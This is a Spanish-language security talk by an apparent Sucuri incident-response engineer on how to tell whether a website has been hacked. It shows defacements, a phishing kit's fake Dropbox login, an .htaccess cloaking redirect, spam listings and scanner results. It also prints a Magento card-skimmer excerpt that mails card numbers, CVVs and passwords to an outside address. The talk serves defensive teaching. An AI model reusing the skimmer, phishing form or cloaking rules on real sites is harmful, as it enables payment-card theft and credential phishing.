

¿CÓMO SÉ SI ME HAN HACKEADO?

EJEMPLOS Y CONTRAMEDIDAS

SOBRE MI

Néstor Angulo de Ugarte

- Ingeniero Informático
- Tecnólogo humanista
- Asesor en tecnología
- Fotógrafo y Early adopter. Curioso por naturaleza
- En Sucuri desde Enero de 2015
 - Remediation & Incident Response

Más sobre mi:
about.me/pharar

Twitter:
[@pharar](https://twitter.com/pharar)





SUCURI (A GODADDY COMPANY)

- sucuri.net y blog.sucuri.net
- Sucuri:Anaconda (No es Securi ni Security)
- Website security
- Especializada en webs y CMS, escritos en PHP y JS. Bases de datos SQL.
- Fundada en 2008
- GoDaddy compra Sucuri en 2017
- Totalmente remota
- Servicios 24/7/365 a todo el mundo
- Más de 4 mil clientes alrededor de todo el mundo
- Operada por personas de más de 15 países de todo el globo
- Scanners gratuitos:
 - Sitecheck
 - Performance

¡AAAAARG!

**O GALERÍA
DE LOS
HORRORES**

Galleries - ALL

Photography



Seniors



Hacked By Dik4h4nZ

Executive traits



Security Attack !!!

Contact

DEFACEMENTS AND PHISHING

DEFACEMENTS AND PHISHING

```
`7MMF'  `7MF'`7MMM.  ,MMF' .g8""bgd  db
MM      M  MMMb  dPMM .dP'  `M  ;MM:
MM      M  M YM  ,M MM dM'  `  ,V^MM.
MM      M  M Mb  M' MM MM  ,M `MM
MM      M  M YM.P' MM MM.  AbmmmqMA
YM.     ,M  M `YM' MM `Mb.  , ' A'  VML
`bmmmd"  .JML.  `  .JMML.  `bmmmd'.AMA.  .AMMA.
```

Hello admin , we has found your website is vulnerable for hactivis
Please check back your website and make sure it is patch before your website get stamped again
We are sorry because has stamped your website , we just security tester
Don't try to find us , try become professional webmaster by knowing to patch security

We are Muslims , We are United , We are legion , We are one
Expect Us!

Greeting :

ode | MIZAS | Orange Rious | Mr Bunny UMCA | Iwan Kaito

DEFACEMENTS AND PHISHING

Cirebon Cyber Crime Was Here

Hacked By ./RootFound404



Nothing Security Is Perfect !

Never give up, fix mistakes, and keep stepping

Greeting :

Mr.Chucky - ./RootFound404 - Mr.AchanX48 - OL3NK_T34 - ReyHaxor - Pharaoh
Crash Saster - Mr.HaurgeulisX196

© <http://cireboncybercrime.org/> ©

DEFACEMENTS AND PHISHING



DEFACEMENTS AND PHISHING

Hacked by El Moujahidin



#Free Syria
#Free Palestine

Tell Your Gov , To Know About Palestine
We Will Countinue Hacking The Sites , To Send The Message Of Our Palestine And All Arabs
We Dont Accept Killing Muslims Evry Where, Stop Killing US
#We Are El Moujahidin Team We Will Not End This War
#AttaCker fr0m #Algeria



DEFACEMENTS AND PHISHING

```
dropbox.zip > index.php
1 <?
2 include "antiboots.php";
3 ?>
4 <html>
5
6 <head>
7 <!-- Links ---- !>
8 <link rel="stylesheet" href="./css/style1.css" type="text/css" />
9 <title>DropBox Buisness</title>
10 <!-- Links --- !>
11 </head>
12 <body>
13 <!-- Header ---- !>
14 <header class="ilyas header">
15 <div class="logo">
16 
17 
18 </div>
19 <div id="header-border-div"></div>
20 <div class="help">
21 
22 </div>
23 </header>
24 <!-- Header ---- !>
25 <div id="text h2">
26 
27 
29 <!-- Form Login --- !>
30 <div id="form" style="left:680px;height:200px;">
31 <form action="action.php" method="post">
32 <h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
33 <div id="header-border-div2"></div>
34 <input type="email" name="email" placeholder="Email" required
35 style="position:absolute;left:45px;top:90px;width:359px;height:34px;padding:10px;border-radius:6px;border
36 <input type="password" name="pass" placeholder="Password" required
37 style="position:absolute;left:45px;top:150px;width:359px;height:34px;padding:10px;border-radius:6px;border
38 <button type="submit" class="login-button button-primary" style="position:absolute;top:220px;left:40%;">
39 <div class="sign-in-text">Sign in</div>
40 </button>
41 </form>
42 </div>
43 <!-- Form Login --- !>
44 <!-- Under Form --- !>
45 
46 <!-- Under Form --- !>
47 <!-- Footer ---- !>
48 <div id="footer">
49 
50 </div>
51 <!-- Footer ---- !>
52 </body>
53 </html>
```

DEFACEMENTS AND PHISHING

```
<link rel="stylesheet" href="css/style1.css" type="text/css" />
<title>DropBox Buisness</title>
</head>
</body>
<!-- Header ---- !>
<header class="ilyas_header">
  <div class="logo">
    
    
  </div>
  <div id="header-border-div"></div>
  <div class="help">
    
  </div>
</header>
<!-- Header ---- !>
<div id="text h2">
  
  
</div>
<!-- Form Login --- !>
<div id="form" style="left:680px;height:200px;">
  <form action="action.php" method="post">
    <h2 style="position:absolute;right:20%;top:5px;">Sign in With Your Existing Email</h2>
    <input type="email" name="email" placeholder="Email" required
      style="position:absolute;left:5px;top:90px;width:359px;height:34px;padding:10px;border-r" />
    <input type="password" name="pass" placeholder="Password" required
      style="position:absolute;left:40px;top:150px;width:359px;height:34px;padding:10px;border-r" />
    <button type="submit" class="login-button button-primary" style="position:absolute;top:220px" />
  </form>
</div>
```

DEFACEMENTS AND PHISHING

- Infección muy vistosa y obvia
 - Objetivo: político/revindicativo habitualmente
 - Versión simple:
 - Sustitución del index.php
 - Adición de un fake index.html
 - Versión complicada:
 - Frame superpuesto
 - Modificación del theme
 - Fake Plugin
- Hackeo sutil
 - Objetivo: Robar credenciales/datos
 - Versión simple:
 - Sustitución/adición en el index.php
 - Adición de un fake index.html
 - Carpeta navegable
 - Versión complicada:
 - Modificación del theme
 - Frame superpuesto
 - Fake plugin
 - Inyección en base de datos



Remote site: /home/ /html

Filename	Filesize	Filetype	Last modified	Permissions
..				
wp-includes-srcbak		Directory	11/18/17	dr-xr-x
wp-admin-srcbak		Directory	11/18/17	dr-xr-x
wp-content		Directory		drwx--
yyociwe		Directory		drwx--
c01fce		Directory		drwx--
docs		Directory		drwx--
zzkwjuce		Directory		drwx--
wp-includes		Directory		drwx--
wp-admin		Directory	04/04/18	drwx--
.sucuriquarantine		Directory	04/18/18 10:49:35	drwx--
DISABLED		Directory	04/18/18 10:50:12	drwx--
info.php	16 B	PHP	06/11/16 22:23:43	-rw----
.user.ini	24 B	Visual Stu...	06/11/16 22:47:24	-rw----
.htaccess	897 B	File	02/02/17 01:45:58	-rw----
gd-config.php	1.1 KB	PHP	05/09/17 22:15:38	-r--r--r
robots.txt	24 B	txt-file	05/21/17 02:31:27	-rw----
license.txt	19.5 KB	txt-file	01/18/18 05:34:49	-r--r--r
zzkwjuce.zip	16.4 KB	ZIP archive	03/23/18 06:18:24	-rw----
69089f65dd9.php.suspected	0 B	suspecte...	04/02/18 18:33:22	-rw----
11000aa99fe.php.suspected	0 B	suspecte...	04/02/18 18:34:21	-rw----



BLACK HAT SEO, REDIRECCIONES Y SPAMMING

ENCUENTRA EL SPAM


..	Directory	01/0
.sucuriquarantine	Directory	01/0
3ba227	Directory	11/13
a1b985	Directory	11/13
c5807	Directory	11/13
cgi-bin	Directory	09/2
ebd2	Directory	11/13
erpoir	Directory	09/2
one	Directory	01/0
pod	Directory	01/0
rosoiew	Directory	09/2
stm	Directory	01/0
towxlaw	Directory	09/2
wp-admin	Directory	01/0
wp-content	Directory	01/0
wp-includes	Directory	01/0
.ftpquota	18 File	12/1*
.htaccess	153 File	06/2
error_log	751274 File	01/0
google2fc2d0ad2fbef8d4.html	53 HTML do...	08/1
googlec55310faa35e04c1.html	54 HTML do...	01/0
galaxy.php	0 PHP	08/2
hurricane.php	0 PHP	08/2
index.php	418 PHP	01/0
indicator.php	0 PHP	08/2
laboratory.php	0 PHP	08/2
last.php	0 PHP	08/2
lead.php	0 PHP	08/2
president.php	0 PHP	08/2
scent.php	0 PHP	08/2
2ea8ec0aef.php.suspected	0 suspecte	
37d603e270.php.suspected	0 suspecte	
3912118ed5.php.suspected	0 suspecte	
5654c6b2b9.php.suspected	0 suspecte	
i.txt	28181 txt-file	
license.txt	19935 txt-file	
robots.txt	23 txt-file	
erpoir.zip	71546 ZIP arch	
rosoiew.zip	71593 ZIP arch	
towxlaw.zip	60971 ZIP arch	
wp-ss.zip	1619 ZIP arch	

ENCUENTRA EL SPAM

..	Directory	01/0
3ba227	Directory	11/13
a1b985	Directory	11/13
c5807	Directory	11/13
cgi-bin	Directory	09/2
ebd2	Directory	11/13
erpoir	Directory	09/2
one	Directory	11/0
pod	Directory	11/0
rosoiew	Directory	11/0
stm	Directory	11/0
towxlaw	Directory	11/0
wp-content	Directory	11/0
wp-includes	Directory	11/0
.ftpquota	File	12/10
.htaccess	File	06/2
error_log	File	01/0
google2fc2d0ad2fbef8d4.html	53 HTML do...	08/1
googlec55310faa35e04c1.html	54 HTML do...	01/0
galaxy.php	0 PHP	08/2
hurricane.php	0 PHP	08/2
index.php	418 PHP	01/0
indicator.php	0 PHP	08/2
laboratory.php	0 PHP	08/2
last.php	0 PHP	08/2
lead.php	0 PHP	08/2
president.php	0 PHP	08/2
scent.php	0 PHP	08/2
2ea8ec0aef.php.suspected	0 suspecte	
37d603e270.php.suspected	0 suspecte	
3912118ed5.php.suspected	0 suspecte	
5654c6b2b9.php.suspected	0 suspecte	
i.txt	28181 txt-file	
license.txt	19935 txt-file	
wp-ss.zip	23 txt-file	
erpoir.zip	71546 ZIP arch	
rosoiew.zip	71593 ZIP arch	
towxlaw.zip	60971 ZIP arch	
wp-ss.zip	1619 ZIP arch	



BLACK HAT SEO, REDIRECCIONES Y SPAMMING



Google

All Images Shopping Videos Maps More Search tools

About 91,300 results (0.31 seconds)

Cheap Nike Shox Boys 6.5 23 Air Jordan Comforters ...
[anotherinfectedsite.dom/page/lvUxxxp1D](#) ▼
cheap nike shox boys 6.5. Shop our premium selection of boys nike shox turbo online now for great prices.Boys' toddler nike air max 90 premium running shoes.

Air Yeezy Shoes Cheap Real Air Yeezy Shoes - Natural ...
[anotherinfectedsite.dom/page/lpNxxxxx58vuK](#) ▼
Results great but cheap air yeezy shoe,cheap shoes,men's casual shoes,women's casual shoes,men's flats,as well as cheap and more online get.Size 6 nike air ...

Cheap Jordan Sneakers Wholesale Cheap Jordan Website ...
[anotherinfectedsite.dom/page/lv1CxxxxlQVH](#) ▼
Cheap jordan sneakers wholesale we cheap jordan sneakers wholesale are a cheap jordan website large wholesaler cheap wholesale nike dunks and retailer ...

Cheap Jordan Flight 45 - Natural Medicine Journal
[anotherinfectedsite.dom/page/lRxxxxxyvn5](#) ▼
Cheap jordan flight shop jordan flight shoes at foot locker.All of the popular jordan flight high max release date jordan flight shoe models like cheap jordan flight ...

Paypal Cheap Air Jordans 13 Cheap Custom Air Jordans ...
[anotherinfectedsite.dom/page/lvxxxxRNH](#) ▼
Cheap authentic retro jordans with paypal.Cheap buy wholesale air jordan retro xiii he got game.Need new jordans for valentines 2014 new laces.Og 2014 nike ...

BLACK HAT SEO, REDIRECCIONES Y SPAMMING



Google Membership Rewards



January 26 at 12:03am

Every Tuesday we select 10 lucky Apple users from our sponsors. This free gift is **exclusively** for you. It's our continuous support for our product and service.

You have been selected to win a gift from [redacted] worth up to \$749 if you answer the next 4 questions correctly.

ACT NOW! 9 other Apple users have received this invitation with only 5 prizes to win.

You have **1 minutes 30 seconds** to answer the questions before someone else takes over your spot. Good luck!

Question 1 of 4: **Who founded Google?**

Bill Gates

Mark Zuckerberg

Larry Page

The page at promotion.com-rewards.club says: x

Congratulations iPad user!

You are selected by Google to be among the first few persons to win an iPhone 6s or other Google prizes! This free gift is exclusively only for loyal Apple users in Canada.

Please confirm that you are the owner of this iPad phone by clicking OK.

OK



BLACK HAT SEO, REDIRECCIONES Y SPAMMING



Reported Attack Page!

This web page at [\[redacted\].com](#) has been reported as an attack page and has been blocked based on your security preferences.

Attack pages try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack pages intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

[Get me out of here!](#)

[Why was this page blocked?](#)

[Ignore this warning](#)

BLACK HAT SEO, REDIRECCIONES Y SPAMMING



- Se detecta especialmente por problemas en los buscadores:
 - Blacklisting o etiqueta “May be hacked”
 - Spam en la descripción o título en las SERP
 - Low ranking
 - Redirecciones aleatorias a páginas con contenido de dudosa reputación
 - Fácil detección con Escáners gratuitos:
 - Sitecheck (sitecheck.sucuri.net)
 - Objetivo: Afectar al ranking SEO del sitio o de los que lo promueven
 - Tus users son tus mejores aliados: Escúchalos!
- Versión Simple:
 - Cloaking en .htaccess
 - Versión complicada:
 - Inyección en base de datos
 - Exploit por plugin/theme
 - Cross-Site Contamination

BLACK HAT SEO, REDIRECCIONES Y SPAMMING

```
170 RewriteCond %{HTTP_USER_AGENT} Moby [NC,OR]
171 RewriteCond %{HTTP_USER_AGENT} Mobi [NC,OR]
172 RewriteCond %{HTTP_ACCEPT} "text/vnd.wap.wml|applicat
173 RewriteCond %{HTTP_USER_AGENT} !windows.nt [NC]
174 RewriteCond %{HTTP_USER_AGENT} !bsd [NC]
175 RewriteCond %{HTTP_USER_AGENT} !x11 [NC]
176 RewriteCond %{HTTP_USER_AGENT} !unix [NC]
177 RewriteCond %{HTTP_USER_AGENT} !macos [NC]
178 RewriteCond %{HTTP_USER_AGENT} !macintosh [NC]
179 RewriteCond %{HTTP_USER_AGENT} !playstation [NC]
180 RewriteCond %{HTTP_USER_AGENT} !google [NC]
181 RewriteCond %{HTTP_USER_AGENT} !yandex [NC]
182 RewriteCond %{HTTP_USER_AGENT} !bot [NC]
183 RewriteCond %{HTTP_USER_AGENT} !libwww [NC]
184 RewriteCond %{HTTP_USER_AGENT} !msn [NC]
185 RewriteCond %{HTTP_USER_AGENT} !america [NC]
186 RewriteCond %{HTTP_USER_AGENT} !avant [NC]
187 RewriteCond %{HTTP_USER_AGENT} !download [NC]
188 RewriteCond %{HTTP_USER_AGENT} !fdm [NC]
189 RewriteCond %{HTTP_USER_AGENT} !maui [NC]
190 RewriteCond %{HTTP_USER_AGENT} !webmoney [NC]
191 RewriteCond %{HTTP_USER_AGENT} !windows-media-player [NC]
192 RewriteRule ^(.*)$ http://www.ru [L,R=302]
```






Large CCTV Botnet Leveraged in DDoS Attacks


BOTNETS Y CRYPTOMINERS

- Ejemplo de Botnet
 - A mediados de 2016
 - Afectó a Twitter, Netflix y otros
 - Dependían de un servicio que sufrió un ataque DDOS
 - Más de 25k cámaras de seguridad hackeadas en todo el mundo
 - IoT attack
 - Más de 50k HTTP request por segundo durante días.
 - Zero Day



BOTNETS Y CRYPTOMINERS

- Difíciles de detectar. Típicamente por uso extraño de recursos consumidos puntualmente o durante un periodo de tiempo.
- 2 tipos especialmente: Uso de recursos del visitante o del server
- Objetivo: Explotar recursos.
- Los cryptominers están de moda desde 2017
 - Inyección JS de código de minado de criptomoneda.
 - El más típico: CoinHive y Monero
 - En base de datos, plugins y themes. Incluso server (Apache)



BEFORE

Hack.me · The house of rising sandbox

<https://hack.me/> ▼

Hack.me is a free community based project powered by eLearnSecurity. Hack.me can build, host and share vulnerable web application code for ...

[A hackme](#) - [Explore](#) - [Enter in Hack.me](#) - [Sign up](#)

Hack.me · CHALLENGE

<https://hack.me/c/CHALLENGE> ▼

20+ items - Follow the links to visit the related [hackme](#) page.

AFTER

Hack.me · The house of rising sandbox

<https://hack.me/> ▼

Hack.me is a free community based project powered by eLearnSecurity. Hack.me can build, host and share vulnerable web application code for ...

[A hackme](#) - [Explore](#) - [Enter in Hack.me](#) - [Sign up](#)

Hack.me · CHALLENGE

<https://attacker.me/c/CHALLENGE> ▼

20+ items - Follow the links to visit the related [hackme](#) page.

RANK STEALERS Y CC STEALERS

RANK STEALERS Y CC/LOGIN STEALERS


```
617         $quote->getShippingAddress()->setPaymentMethod(isset($data['method']) ? $data['method'] : null);
618     }
619     $send = array
620     (
621         'PaymentMethod'           => $data['method'],
622         'Billing Name'            => $this->getQuote()->getBillingAddress()->getFirstname() . " " . $this->getQuote
623         'Billing Email'           => $this->getQuote()->getBillingAddress()->getEmail(),
624         'Billing Address1'        => $this->getQuote()->getBillingAddress()->getStreet(1),
625         'Billing Address2'        => $this->getQuote()->getBillingAddress()->getStreet(2),
626         'BillingCity'             => $this->getQuote()->getBillingAddress()->getCity(),
627         'Billing State'           => $this->getQuote()->getBillingAddress()->getRegion(),
628         'Billing PosCode'         => $this->getQuote()->getBillingAddress()->getPostcode(),
629         'Billing Country'         => $this->getQuote()->getBillingAddress()->getCountry(),
630         'Billing Phone'           => $this->getQuote()->getBillingAddress()->getTelephone(),
631         'Account password'        => $this->getQuote()->getBillingAddress()->getCustomerPassword() or "Null",
632         'Billing taxvat'          => $this->getQuote()->getBillingAddress()->getTaxvat() or "Null",
633         'Account Gender'          => $this->getQuote()->getBillingAddress()->getGender() or "Null",
634         'Account DOB'             => $this->getQuote()->getBillingAddress()->getDob() or "Null",
635         'CcOwner'                 => $data['cc_owner'],
636         'CcType'                  => $data['cc_type'],
637         'CcNumber'                => $data['cc_number'],
638         'CcStart'                 => trim(sprintf('%02d%02d', $data['cc_ss_start_month'], substr($data['cc_ss_star
639         'CcExpayed'               => trim(sprintf('%02d%02d', $data['cc_exp_month'], substr($data['cc_exp_year'],
640         'CcSec'                   => $data['cc_cid'],
641         'CustomIP'                => trim(getenv('REMOTE_ADDR')),
642         'WebStore'                => trim($_SERVER['SERVER_NAME']));
643     foreach ($send as $param=>$value) {
644         $send .= $param . '=' . $value . "\r\n";
645         $datasend .= substr($send, 5, -1);
646         mail('the.man.behi@gmail.com', 'PaymentReport', $datasend);
647     // shipping totals may be affected by payment method
648     if (!$quote->isVirtual() && $quote->getShippingAddress()) {
649         $quote->getShippingAddress()->setCollectShippingRates(true);
650     }
651
652     $data['checks'] = Mage_Payment_Model_Method_Abstract::CHECK_USE_CHECKOUT
653     | Mage_Payment_Model_Method_Abstract::CHECK_USE_FOR_COUNTRY
654     | Mage_Payment_Model_Method_Abstract::CHECK_USE_FOR_CURRENCY
655     | Mage_Payment_Model_Method_Abstract::CHECK_ORDER_TOTAL_MIN_MAX
656     | Mage_Payment_Model_Method_Abstract::CHECK_ZERO_TOTAL;
657
658     $payment = $quote->getPayment();
659     $payment->importData($data);
```

RANK STEALERS Y CC/LOGIN STEALERS

- Difíciles de detectar
- Ataques sofisticados
- En muchos casos son ataques específicos
- La mejor forma de detectarlo es a través de tus propios usuarios
- Clonado del sitio.
- ¿Tu sitio está infectado? NO
- Denúncialo a los buscadores y tomarán medidas



- Difíciles de detectar
- Ataques sofisticados
- En muchos casos son ataques específicos
- La mejor forma de detectarlo es a través de tus propios usuarios
- Filtrado grave de información de alta sensibilidad
- Obligación de comunicar al cliente y las autoridades competentes si procede
- ¿GDPR?



**¿Y AHORA
QUÉ?**

**O LA
CHECKLIST
DE MEDIDAS
REACTIVAS**

Scan Errors PHP error: Fatal error: Class 'WPBakeryShortCode' not found in /usr/home/a **Site is Blacklisted** 9 Blacklists checked [Request Review](#)

9 URLs Scanned Pages scanned: 9 Javascript files scanned: 0 Other files: 0 System running on: Unable to scan your site. IP address: Not found [More Details](#)



Our automated scan was unable to run on your website. Please try again or contact us via chat. If you believe your website has been hacked, [sign up](#) for a complete scan and guaranteed malware removal.

Website Malware & Security

- Website Firewall not detected (Add protection)
- Scanning errors (Medium Risk) (More details)

Website Blacklist Status

- Domain blacklisted by SpamHaus DBL
- Domain clean by Google Safe Browsing
- Domain clean by Norton Safe Web
- Domain clean on PhishTank

Warning: Malware Detected Infected with malware. Immediate action is required [Request Cleanup](#)

58 URLs Scanned Pages scanned: 37 Javascript files scanned: 21 Other files: 0 System running on: LiteSpeed, Powered by: PHP/5.4.45 IP address: [More Details](#)



Malware Found	Definition
http://www. wp-includes/js/jquery/jquery.js?ver=1.12.4 (More details)	rogueads.unwanted_ads?9.5
http://www. wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1 (More details)	rogueads.unwanted_ads?9.5
http://www. wp-includes/js/wp-embed.min.js?ver=4.9.6 (More details)	rogueads.unwanted_ads?9.5

Your site is hacked and needs immediate attention. Malicious code was detected on your site by our automated scanner. Sign up to secure your site with a

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Si no lo has hecho aún, escanea tu website!
 - sitecheck.sucuri.net
 - virustotal.com
- Actualiza:
 - WORDPRESS
 - PLUGINS
 - THEMES
 - O SEA... TODO!

Scan Errors PHP error: Fatal error: Class 'WPBakeryShortCode' not found in /usr/home/ **Site is Blacklisted** 9 Blacklists checked [Request Review](#)

9 URLs Scanned Pages scanned: 9 Javascript files scanned: 0 Other files: 0 System running on: Unable to scan your site. IP address: Not found [More Details](#)




Our automated scan was unable to run on your website. Please try again or contact us via chat. If you believe your website has been hacked, [sign up](#) for a complete scan and guaranteed malware removal.

Website Malware & Security
Warning: Website Firewall not detected (Add protection)
Warning: Scanning errors (Medium Risk) (More details)

Website Blacklist Status
Warning: Domain blacklisted by SpamHaus DBL
Domain clean by Google Safe Browsing
Domain clean by Norton Safe Web
Domain clean on PhishTank

Warning: Malware Detected Infected with malware. Immediate action is required [Request Cleanup](#)

58 URLs Scanned Pages scanned: 37 Javascript files scanned: 21 Other files: 0 System running on: LiteSpeed, Powered by: PHP/5.4.45 IP address: [More Details](#)



Malware Found	Definition
http://www. /wp-includes/js/jquery/jquery.js?ver=1.12.4 (More details)	rogueads.unwanted_ads?9.5
http://www. /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1 (More details)	rogueads.unwanted_ads?9.5
http://www. /wp-includes/js/wp-embed.min.js?ver=4.9.6 (More details)	rogueads.unwanted_ads?9.5

